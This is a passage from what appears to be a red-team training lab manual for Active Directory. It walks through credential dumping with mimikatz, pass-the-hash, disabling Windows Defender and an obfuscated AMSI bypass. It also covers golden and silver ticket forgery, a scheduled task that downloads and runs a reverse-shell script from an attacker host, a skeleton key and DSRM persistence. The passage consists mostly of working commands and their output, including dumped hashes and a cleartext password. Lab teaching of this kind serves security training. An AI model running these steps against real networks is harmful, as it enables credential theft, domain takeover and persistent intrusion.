mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 67694 (00000000:0001086e)
Session
                 : Service from 0
User Name
                : svcadmin
Domain
                : dcorp
Logon Server : DCORP-DC
Logon Time
                 : 2/19/2019 3:33:25 AM
                : S-1-5-21-1874506631-3219952063-538504511-1122
SID
       msv :
        [00000003] Primary
        * Username : svcadmin
         * Domain : dcorp
        * NTLM : b38ff50264b74508085d82c69794a4d8
         * SHA1
                  : a4ad2cd4082079861214297e1cae954c906501b9
         * DPAPI
                  : fd3c6842994af6bd69814effeedc55d3
        tspkg:
       wdigest :
        * Username : svcadmin
         * Domain : dcorp
         * Password : (null)
       kerberos :
         * Username : svcadmin
         * Domain : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
        ssp:
        credman :
 [snip]
```

Since we have the NTLM hash of a domain admin, let's use Invoke-Mimikatz from an elevated shell to create a token from it and run powershell.exe with that token on our 100.X machine:

```
PS C:\WINDOWS\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\WINDOWS\system32> powershell -ep bypass
Windows PowerShell
```

```
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\WINDOWS\system32> cd C:\AD\Tools\
PS C:\AD\Tools> . .\Invoke-Mimikatz.ps1
PS C:\AD\Tools> Invoke-Mimikatz -Command '"sekurlsa::pth /user:svcadmin
/domain:dollarcorp.moneycorp.local /ntlm:b38ff50264b74508085d82c69794a4d8
/run:powershell.exe"'
  .#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `qentilkiwi` ( benjamin@qentilkiwi.com )
## \ / ##
               > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
              Vincent LE TOUX
                                       ( vincent.letoux@gmail.com )
 '####"
              > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # sekurlsa::pth /user:svcadmin
/domain:dollarcorp.moneycorp.local /ntlm:b38ff50264b74508085d82c6979
4a4d8 /run:powershell.exe
user : svcadmin
domain : dollarcorp.moneycorp.local
program : powershell.exe
impers. : no
NTLM : b38ff50264b74508085d82c69794a4d8
 I PID 4480
 | TID 4436
 | LSA Process is now R/W
  LUID 0 ; 16044217 (00000000:00f4d0b9)
 \ msv1 0 - data copy @ 000002B801873520 : OK !
  \ kerberos - data copy @ 000002B801BC1998
   \ aes128 hmac
                     -> null
                     OK
  \ rc4 hmac nt
  \_ rc4_hmac_old
                     OK
  \ rc4 md4
                     OK
  \ rc4 hmac nt exp OK
  *Password replace @ 000002B800D10278 (32) -> null
```

The new PowerShell window, which opens up, has Domain Admin privileges! Note that we did not need to have direct access to dcorp-mgmt from student machine 100.X.

Now, for derivative local admin, let's find out the machines in which we have local admin privileges. On a powershell prompt, enter the following command.

```
PS C:\AD\Tools> powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
```

```
PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Find-LocalAdminAccess
dcorp-adminsrv.dollarcorp.moneycorp.local
```

We have local admin on the adminsrv box, let's PS Remote to the dcorp-adminsrv box.

```
PS C:\Windows\system32> Enter-PSSession dcorp-adminsrv.dollarcorp.moneycorp.local
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents>hostname
dcorp-adminsrv
```

Also, any attempt to run Invoke-Mimikatz on dcorp-adminsrv results in errors about language mode. This is because Applocker is configured on dcorp-mgmt and we drop into a ConstrainedLanguage Mode when we connect using PowerShell Remoting.

```
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS
C:\Users\studentadmin\Documents> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

Now, let's enumerate the applocker policy.

```
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\studentx\Documents>
Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections
```

[SNIP]

```
PublisherConditions: {*\O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON,
C=US\*, *}
PublisherExceptions : {}
PathExceptions
              : {}
HashExceptions
                   : {}
Ιd
                   : 5a9340f3-f6a7-4892-84ac-0fffd51d9584
                   : Signed by O=MICROSOFT CORPORATION, L=REDMOND,
Name
S=WASHINGTON, C=US
Description
UserOrGroupSid : S-1-1-0
Action
                  : Allow
PublisherConditions: {*\O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON,
C=US\*, *}
PublisherExceptions : {}
PathExceptions
                : {}
HashExceptions
                  : {}
                   : 10541a9a-69a9-44e2-a2da-5538234e1ebc
Name
                   : Signed by O=MICROSOFT CORPORATION, L=REDMOND,
S=WASHINGTON, C=US
```

Description

UserOrGroupSid : S-1-1-0 Action : Allow

: {%PROGRAMFILES%*}

PathConditions PathExceptions : {} PublisherExceptions : {} HashExceptions

: 06dce67b-934c-454f-a263-2515c8796a5d

: (Default Rule) All scripts located in the Program Files Name

folder

Description : Allows members of the Everyone group to run scripts

that are located in the Program Files folder.

UserOrGroupSid : S-1-1-0 : Allow Action

PathConditions : {%WINDIR%*}

PathExceptions : {} PublisherExceptions : {} HashExceptions : {}

: 9428c672-5fc3-47f4-808a-a0011f36dd2c

Name : (Default Rule) All scripts located in the Windows

folder

Description : Allows members of the Everyone group to run scripts

that are located in the Windows folder.

UserOrGroupSid : S-1-1-0 Action : Allow

Here, it is clear that Everyone can run scripts from the Program Files directory. That means, we can drop scripts in the Program Files directory there and execute them. But, we first need to disable Windows Defender on the dcorp-adminsry server:

[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents> Set-MpPreference -DisableRealtimeMonitoring \$true -Verbose VERBOSE: Performing operation 'Update MSFT MpPreference' on Target 'ProtectionManagement'.

Also, we cannot run scripts using dot sourcing (. .\Invoke-Mimikatz.ps1) because of the Contrained Language Mode. So we must modify Invoke-Mimikatz.ps1 to include the function call in the script itself and transfer the modified script (Invoke-MimikatzEx.ps1) to the target server. On local machine run the following command.

PS C:\AD\Tools> Copy-Item .\Invoke-MimikatzEx.ps1 \\dcorpadminsrv.dollarcorp.moneycorp.local\c\$\'Program Files'

The file Invoke-MimikatzEx.ps1 is copied to the dcorp-mgmt server.

Directory: C:\Program Files

Mode	LastWrite Time		Length Name
d	10/14/2018	3:20 AM	Amazon
d	7/16/2016	1:23 PM	Common Files
d	12/13/2017	9:00 PM	DIFX
d	10/14/2018	4:53 AM	Internet Explorer
d-r	9/16/2018	7:56 PM	Windows Defender
d	9/16/2018	7:56 PM	Windows Mail
d	10/14/2018	4:53 AM	Windows Media Player
d	7/16/2016	1:23 PM	Windows Multimedia Platform
d	7/16/2016	1:23 PM	Windows NT
d	10/14/2018	4:53 AM	Windows Photo Viewer
d	7/16/2016	1:23 PM	Windows Portable Devices
d	7/16/2016	1:23 PM	WindowsPowerShell
-a	1/12/2019	4:22 AM	2466572 Invoke-MimikatzEx.ps1

Now run the modified mimikatz script. Note that there is no dot sourcing here:

[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Program Files> .\Invoke-MimikatzEx.ps1

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1361878 (00000000:0014c7d6)

Session : RemoteInteractive from 2

User Name: srvadminDomain: dcorpLogon Server: DCORP-DC

Logon Time : 2/18/2019 3:52:15 AM

SID : S-1-5-21-1874506631-3219952063-538504511-1115

msv :

[00000003] Primary
* Username : srvadmin
* Domain : dcorp

* NTLM : a98e18228819e8eec3dfa33cb68b0728

* SHA1 : f613d1bede9a620ba16ae786e242d3027809c82a

* DPAPI : ddce77eab64944efda38b5cfdad5395f

tspkg :
wdigest :

* Username : srvadmin
* Domain : dcorp
* Password : (null)

kerberos :

* Username : srvadmin

* Domain : DOLLARCORP.MONEYCORP.LOCAL

* Password : (null)

ssp :
credman :

Authentication Id : 0 ; 68889 (00000000:00010d19)

Session : Service from 0

Logon Time : 2/17/2019 5:55:37 AM

SID : S-1-5-21-1874506631-3219952063-538504511-1113

msv :

[00000003] Primary
* Username : websvc
* Domain : dcorp

* NTLM : cc098f204c5887eaa8253e7c2749156f

* SHA1 : 36f2455c767ac9945fdc7cd276479a6a011e154b

* DPAPI : 65e0a67c32db3788515ff56e9348e99c

tspkg :
wdigest :

* Username : websvc * Domain : dcorp * Password : (null)

kerberos :

* Username : websvc

* Domain : DOLLARCORP.MONEYCORP.LOCAL

* Password : (null)

ssp :
credman :

Authentication Id: 0; 183459 (0000000:0002cca3)

Session : Service from 0

User Name : appadmin

Domain : dcorp

Logon Server : DCORP-DC

Logon Time : 2/19/2019 4:09:11 AM

SID : S-1-5-21-1874506631-3219952063-538504511-1117

msv :

```
[00000003] Primary
        * Username : appadmin
        * Domain : dcorp
        * NTLM : d549831a955fee51a43c83efb3928fa7
        * SHA1
                 : 07de541a289d45a577f68c512c304dfcbf9e4816
        * DPAPI
                  : 7ec84538f109f73066103b9d1629f95e
       tspka:
       wdigest :
        * Username : appadmin
        * Domain : dcorp
        * Password : (null)
       kerberos :
        * Username : appadmin
        * Domain : DOLLARCORP.MONEYCORP.LOCAL
        * Password : (null)
       ssp :
       credman :
[SNIP]
```

Here we find the NTLM hash of the srvadmin user.

From local system with elevated shell (Run as Administrator), over-pass the hash for srvadmin user using Invoke-Mimikatz.

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"sekurlsa::pth /user:srvadmin /domain:dollarcorp.moneycorp.local /ntlm:a98e18228819e8eec3dfa33cb68b0728 /run:powershell.exe"'
```

```
.#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##
               > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                         ( vincent.letoux@gmail.com )
 '#####'
               > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # sekurlsa::pth /user:srvadmin
/domain:dollarcorp.moneycorp.local /ntlm:a98e18228819e8eec3dfa33cb68b0728
/run:powershell.exe
user : srvadmin
domain : dollarcorp.moneycorp.local
program : powershell.exe
impers. : no
NTLM: a98e18228819e8eec3dfa33cb68b0728
  | PID 4232
 | TID 2212
  | LSA Process is now R/W
```

A new window prompts with srvadmin privileges. Let's use powerview to check if srvadmin has local administrator privileges on any other machine in the domain where a domain admin session is available.

```
PS C:\AD\Tools> powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Invoke-UserHunter -CheckAccess
UserDomain : dcorp
UserName
               : svcadmin
ComputerName
               : dcorp-mgmt.dollarcorp.moneycorp.local
IPAddress
               : 172.16.4.44
SessionFrom
SessionFromName :
LocalAdmin : True
[snip]
```

We have local admin access on the dcorp-mgmt server as srvadmin and a session of svcadmin is established on that machine. Take a session through PS remoting.

```
PS C:\AD\Tools> Enter-PSSession -ComputerName dcorp-
mgmt.dollarcorp.moneycorp.local
[dcorp-mgmt.dollarcorp.moneycorp.local]: PS C:\Users\srvadmin\Documents>
whoami
dcorp\srvadmin
[dcorp-mgmt.dollarcorp.moneycorp.local]: PS C:\Users\srvadmin\Documents>
hostname
dcorp-mgmt
```

We will be dumping the hashes of dcorp-mgmt server using mimikatz but first let's disable AMSI on the target server.

```
[dcorp-mgmt.dollarcorp.moneycorp.local]: PS C:\Users\srvadmin\Documents>sET-
( GeT-VariaBle ( "1Q2U" +"zX" ) -VaL
)."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -
f'Util','A','Amsi','.Management.','utomation.','s','System' )
)."g`etf`iElD"( ( "{0}{2}{1}" -f'amsi','d','InitFaile' ),(
"{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"(
${n`UL1},${t`RuE} )
Download mimikatz powershell script in memory as follows:
[dcorp-mgmt.dollarcorp.moneycorp.local]: PS C:\Users>iex (iwr
http://172.16.100.X/Invoke-Mimikatz.ps1 -UseBasicParsing)
[dcorp-mgmt.dollarcorp.moneycorp.local]: PS C:\Users> Invoke-Mimikatz
 .####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `qentilkiwi` ( benjamin@qentilkiwi.com )
               > http://blog.gentilkiwi.com/mimikatz
 ## \ / ##
 '## v ##'
              Vincent LE TOUX
                                      ( vincent.letoux@gmail.com )
 '####"
               > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id: 0; 132783 (00000000:000206af)
Session
          : Service from 0
User Name
               : svcadmin
Domain
             : dcorp
Logon Server
               : DCORP-DC
               : 1/11/2019 12:49:01 PM
Logon Time
SID
               : S-1-5-21-1874506631-3219952063-538504511-1122
     msv :
     [00000003] Primary
     * Username : svcadmin
     * Domain : dcorp
     * NTLM
               : b38ff50264b74508085d82c69794a4d8
     * SHA1
              : a4ad2cd4082079861214297e1cae954c906501b9
     * DPAPI
               : fd3c6842994af6bd69814effeedc55d3
     tspkg:
     wdigest:
     * Username : svcadmin
     * Domain : dcorp
     * Password : (null)
     kerberos :
     * Username : svcadmin
     * Domain : DOLLARCORP.MONEYCORP.LOCAL
     * Password : *ThisisBlasphemyThisisMadness!!
     ssp :
```

credman :

[SNIP]

From the local system over-pass the hash of svcadmin user through mimikatz.

PS C:\AD\Tools> Invoke-Mimikatz -Command '"sekurlsa::pth /user:svcadmin /domain:dollarcorp.moneycorp.local /ntlm:b38ff50264b74508085d82c69794a4d8 /run:powershell.exe"'
[snip]

The new PowerShell session which pops-up runs with domain admin privileges.

Learning Objective 8:

Task

- Dump hashes on the domain controller of dollarcorp.moneycorp.local.
- Using the NTLM hash of krbtgt account, create a Golden ticket.
- Use the Golden ticket to (once again) get domain admin privileges from a machine.

Solution

From the previous exercise, we have domain admin privileges (dump NTLM hashes of svcadmin from dcorp-mgmt). Let's use below command to dump all the hashes on the domain controller. Remember that the below commands need to be executed from a PowerShell session running with privileges of DA on your machine 172.16.100.X.:

```
PS C:\Windows\System32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\System32> cd C:\AD\Tools
PS C:\AD\Tools> $sess = New-PSSession -ComputerName dcorp-dc
PS C:\AD\Tools> Enter-PSSession $sess
[dcorp-dc]: PS C:\Users\svcadmin\Documents> sET-ItEM ( 'V'+'aR' + 'IA' +
'blE:1q2' + 'uZx' ) ( [TYpE] ( "{1}{0}"-F'F', 'rE' ) ) ;
VariaBle ( "1Q2U" +"zX" ) -VaL )."A`ss`Embly"."GET`TY`Pe"((
"{6}{3}{1}{4}{2}{0}{5}" -
f'Util','A','Amsi','.Management.','utomation.','s','System' )
)."g`etf`iElD"( ( "{0}{2}{1}" -f'amsi','d','InitFaile' ),(
"{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"(
${n`UL1},${t`RuE} )
[dcorp-dc]: PS C:\Users\svcadmin\Documents> exit
PS C:\AD\Tools> Invoke-Command -FilePath .\Invoke-Mimikatz.ps1 -Session $sess
PS C:\AD\Tools> Enter-PSSession $sess
[dcorp-dc]: PS C:\Users\svcadmin\Documents> Invoke-Mimikatz -Command
'"lsadump::lsa /patch"'
  .#####. mimikatz 2.1.1 (x64) built on November 21 2018 21:44:54
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                             ( vincent.letoux@gmail.com )
                > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # lsadump::lsa /patch
Domain : dcorp / S-1-5-21-1874506631-3219952063-538504511
RID : 000001f4 (500)
User : Administrator
NTLM: af0686cc0ca8f04df42210c9ac980760
RID : 000001f5 (501)
User : Guest
```

LM : NTLM :

RID : 000001f6 (502)

User : krbtgt

LM

NTLM: ff46a9d8bd66c6efd77603da26796f35

RID : 000001f7 (503) User : DefaultAccount

LM : NTLM :

RID : 00000458 (1112)

User : ciadmin

LM :

NTLM: e08253add90dccf1a208523d02998c3d

RID : 00000459 (1113)

User : sqladmin

LM :

NTLM: 07e8be316e3da9a042a9cb681df19bf5

RID : 0000045a (1114)

User : srvadmin

LM

NTLM : a98e18228819e8eec3dfa33cb68b0728

RID : 0000045b (1115)

User : mgmtadmin

LM

NTLM : 95e2cd7ff77379e34c6e46265e75d754

RID : 0000045c (1116)

User : appadmin

LM :

NTLM: d549831a955fee51a43c83efb3928fa7

RID : 0000045d (1117)

User : sqlladmin

LM :

NTLM : e999ae4bd06932620a1e78d2112138c6

RID : 00000462 (1122)

User : svcadmin

LM :

NTLM : b38ff50264b74508085d82c69794a4d8

RID : 00000463 (1123)

User : testda

LM

NTLM : a16452f790729fa34e8f3a08f234a82c

RID : 00000464 (1124)

User : VPN1user

```
LM : NTLM : bb1d7a9ac6d4f535e1986ddbc5428881 [SNIP]
```

Now, on any machine even if it is not part of the domain but can reach dcorp-dc over network, we can use the information from above command to create a Golden Ticket. Please note that the krbtgt account password may be changed and the hash you get in the lab could be different from the one in this lab manual:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden
/User:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
1874506631-3219952063-538504511 /krbtgt:ff46a9d8bd66c6efd77603da26796f35
id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'
  .#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                         ( vincent.letoux@gmail.com )
 '####"
                > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # kerberos::golden /User:Administrator
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-
538504511 /krbtqt:ff46a9d8bd66c6efd77603da26796f35 id:500 /groups:512
/startoffset:0 /endin:600 /renewmax:10080 /ptt
User
       : Administrator
Domain
          : dollarcorp.moneycorp.local (DOLLARCORP)
           : S-1-5-21-1874506631-3219952063-538504511
User Id : 500
Groups Id : *512
ServiceKey: ff46a9d8bd66c6efd77603da26796f35 - rc4 hmac nt
Lifetime : 1/12/2019 11:19:23 AM ; 1/12/2019 9:19:23 PM ; 1/19/2019 11:19:23
AΜ
-> Ticket : ** Pass The Ticket **
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
 * KrbCred generated
```

Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully submitted for current session.

```
PS C:\AD\Tools> ls \\dcorp-dc.dollarcorp.moneycorp.local\c$

Directory: \\dcorp-dc.dollarcorp.moneycorp.local \c$
```

Mode	Last	WriteTime	Length Name
d	6/25/2018	7:54 AM	PerfLogs
d-r	7/9/2018	4:01 AM	Program Files
d	6/20/2018	6:56 AM	Program Files (x86)
d-r	7/14/2018	11:34 AM	Users
d	7/13/2018	12:39 AM	Windows

$\label{local_problem} \mbox{PS C:$\AD\Tools> gwmi -Class win32_computersystem -ComputerName dcorpdc.dollarcorp.moneycorp.local}$

Domain : dollarcorp.moneycorp.local

Manufacturer : Microsoft Corporation

Model : Virtual Machine

Name : DCORP-DC
PrimaryOwnerName : Windows User
TotalPhysicalMemory : 2147012608

Learning Objective 9:

Task

- Try to get command execution on the domain controller by creating silver ticket for:
 - HOST service
 - WMI

Solution

From the information gathered in previous steps we have the hash for machine account of the domain controller (dcorp-dc\$). Using the below command, we can create a Silver Ticket that provides us access to the HOST service of DC. Please note that the hash of dcorp-dc\$ (RC4 in the below command) may be different in the lab:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-
538504511 /target:dcorp-dc.dollarcorp.moneycorp.local /service:HOST
/rc4:731a06658bc10b59d71f5176e93e5710 /user:Administrator /ptt"'
  .#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
                 > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                 Vincent LE TOUX
                                               ( vincent.letoux@gmail.com )
  '####"
                 > http://pingcastle.com / http://mysmartlogon.com
mimikatz(powershell) # kerberos::golden /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorp-
dc.dollarcorp.moneycorp.local /service:HOST /rc4:b77a0d8f1b893aad9cfa4d43357
02344 /user:Administrator /ptt
User
          : Administrator
Domain
          : dollarcorp.moneycorp.local (DOLLARCORP)
          : S-1-5-21-1874506631-3219952063-538504511
SID
User Id : 500
Groups Id: *513 512 520 518 519
ServiceKey: 731a06658bc10b59d71f5176e93e5710 - rc4 hmac nt
Service : HOST
Target
          : dcorp-dc.dollarcorp.moneycorp.local
Lifetime : 1/16/2019 7:42:59 AM ; 1/13/2029 7:42:59 AM ; 1/13/2029 7:42:59
-> Ticket : ** Pass The Ticket **
* PAC generated
* PAC signed
* EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
```

Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully submitted for current session

Start a listener and Schedule and execute a task to run the reverse shell script:

```
PS C:\AD\Tools> schtasks /create /S dcorp-dc.dollarcorp.moneycorp.local /SC
Weekly /RU "NT Authority\SYSTEM" /TN "UserX" /TR "powershell.exe -c 'iex
(New-Object Net.WebClient).DownloadString(''http://172.16.100.X/Invoke-
PowerShellTcp.ps1''')'"
SUCCESS: The scheduled task "User\mathbf{X}" has successfully been created.
PS C:\AD\Tools> schtasks /Run /S dcorp-dc.dollarcorp.moneycorp.local /TN
"UserX"
SUCCESS: Attempted to run the scheduled task "UserX".
On the listener:
PS C:\AD\Tools> powercat -1 -p 443 -v -t 1024
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [172.16.2.1] port [tcp] accepted (source port
54225)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between
```

PS C:\Windows\system32> hostname

dcorp-dc

Streams...

PS C:\Windows\system32> whoami

nt authority\system

For accessing WMI, we need to create two tickets – one for HOST service and another for RPCSS.

mimikatz(powershell) # kerberos::golden /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorpdc.dollarcorp.moneycorp.local /service:HOST /rc4:b77a0d8f1b893aad9cfa4d43357
02344 /user:Administrator /ptt

User : Administrator
Domain : dollarcorp.moneycorp.local (DOLLARCORP)
SID : S-1-5-21-1874506631-3219952063-538504511
User Id : 500

Groups Id: *513 512 520 518 519

ServiceKey: 731a06658bc10b59d71f5176e93e5710 - rc4 hmac nt

Service : HOST

Target : dcorp-dc.dollarcorp.moneycorp.local

Lifetime : 1/16/2019 7:44:21 AM ; 1/13/2029 7:44:21 AM ; 1/13/2029 7:44:21

MΑ

-> Ticket : ** Pass The Ticket **

- * PAC generated
- * PAC signed
- * EncTicketPart generated
- * EncTicketPart encrypted
- * KrbCred generated

Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully submitted for current session

PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorp-dc.dollarcorp.moneycorp.local /service:RPCSS /rc4:731a06658bc10b59d71f5176e93e5710 /user:Administrator /ptt"'

mimikatz(powershell) # kerberos::golden /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorpdc.dollarcorp.moneycorp.local /service:RPCSS /rc4:6f5b5acaf7433b3282ac22e21e
62ff22 /user:Administrator /ptt

User : Administrator

Domain : dollarcorp.moneycorp.local (DOLLARCORP)
SID : S-1-5-21-1874506631-3219952063-538504511

User Id : 500

Groups Id: *513 512 520 518 519

ServiceKey: 731a06658bc10b59d71f5176e93e5710 - rc4 hmac nt

Service : RPCSS

Target : dcorp-dc.dollarcorp.moneycorp.local

Lifetime : 1/16/2019 7:45:32 AM ; 1/13/2029 7:45:32 AM ; 1/13/2029 7:45:32

ΑM

-> Ticket : ** Pass The Ticket **

- * PAC generated
- * PAC signed
- * EncTicketPart generated
- * EncTicketPart encrypted
- * KrbCred generated

Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully submitted for current session

PS C:\ad\Tools> Get-WmiObject -Class win32_operatingsystem -ComputerName dcorp-dc.dollarcorp.moneycorp.local

SystemDirectory : C:\Windows\system32

Organization :

BuildNumber : 14393

RegisteredUser : Windows User

SerialNumber : 00377-60000-00000-AA730

Version : 10.0.14393

Learning Objective 10:

Task

Use Domain Admin privileges obtained earlier to execute the Skeleton Key attack.

Solution

We can simply use the following mimikatz command to execute the attack. Note that the command needs to be run with Domain Admin privileges. First we need to bypass AMSI and load mimikatz in memory on the DC:

```
PS C:\AD\Tools\Tools> $sess = New-PSSession dcorp-
dc.dollarcorp.moneycorp.local
PS C:\AD\Tools\Tools> $sess
Id Name
          ComputerName
                           ComputerType State ConfigurationName
Availability
  5 Session5
               dcorp-dc.dol... RemoteMachine Opened Microsoft.PowerShell
     Available
Disable AMSI on the DC.
PS C:\AD\Tools\Tools> Enter-PSSession -Session $sess
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents> sET-
ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE] ( "{1}{0}"-F'F', 'rE'
         (
              GeT-VariaBle ("1Q2U" +"zX" ) -VaL
)."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -
f'Util','A','Amsi','.Management.','utomation.','s','System' )
)."g`etf`iElD"( ( "{0}{2}{1}" -f'amsi','d','InitFaile' ),(
"{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"(
${n`UL1},${t`RuE} )
Load the Invoke-Mimikatz script in the session, Run the below command on local machine:
PS C:\AD\Tools\Tools> Invoke-Command -FilePath C:\AD\Tools\Invoke-
Mimikatz.ps1 -Session $sess
Run the below command for Skeleton Key:
PS C:\AD\Tools\Tools> Enter-PSSession -Session $sess
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents>
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"'
  .#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ## /*** Benjamin DELPY `qentilkiwi` ( benjamin@qentilkiwi.com )
```

\ /

> http://blog.gentilkiwi.com/mimikatz

```
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
  '#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK
```

Now we can log on to any machine as any user unless the DC is restarted (use mimikatz as password):

```
PS C:\AD\Tools> Enter-PSSession -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Credential dcorp\administrator [dcorp-dc]: PS C:\Users\Administrator\Documents> whoami dcorp-dc\administrator [dcorp-dc]: PS C:\Users\Administrator\Documents> exit
```

Learning Objective 11:

Task

• Use Domain Admin privileges obtained earlier to abuse the DSRM credential for persistence.

Solution

We can persist with administrative access on the DC once we have Domain Admin privileges by abusing the DSRM administrator.

With the domain admin privileges obtained earlier, run the following commands on the DC to open a PowerShell remoting session.

Disable AMSI on the DC.

```
PS C:\AD\Tools\Tools> Enter-PSSession -Session $sess
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents> sET-
ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}"-F'F','rE'
) ) ; ( GeT-VariaBle ("1Q2U" +"zX" ) -VaL
)."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -
f'Util','A','Amsi','.Management.','utomation.','s','System' )
)."g`etf`iElD"( ("{0}{2}{1}" -f'amsi','d','InitFaile' ),(
"{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"(
${n`ULl},${t`RuE} )
```

Load the Invoke-Mimikatz script in the session, Run the below command on local machine:

```
PS C:\AD\Tools\Tools> Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimikatz.ps1 -Session $sess
```

We will extract the credentials from the SAM file from the DC. The Directory Services Restore Mode (DSRM) password is mapped to the local Administrator on the DC:

```
PS C:\AD\Tools\Tools> Enter-PSSession -Session $sess
```

```
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents>
Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"'
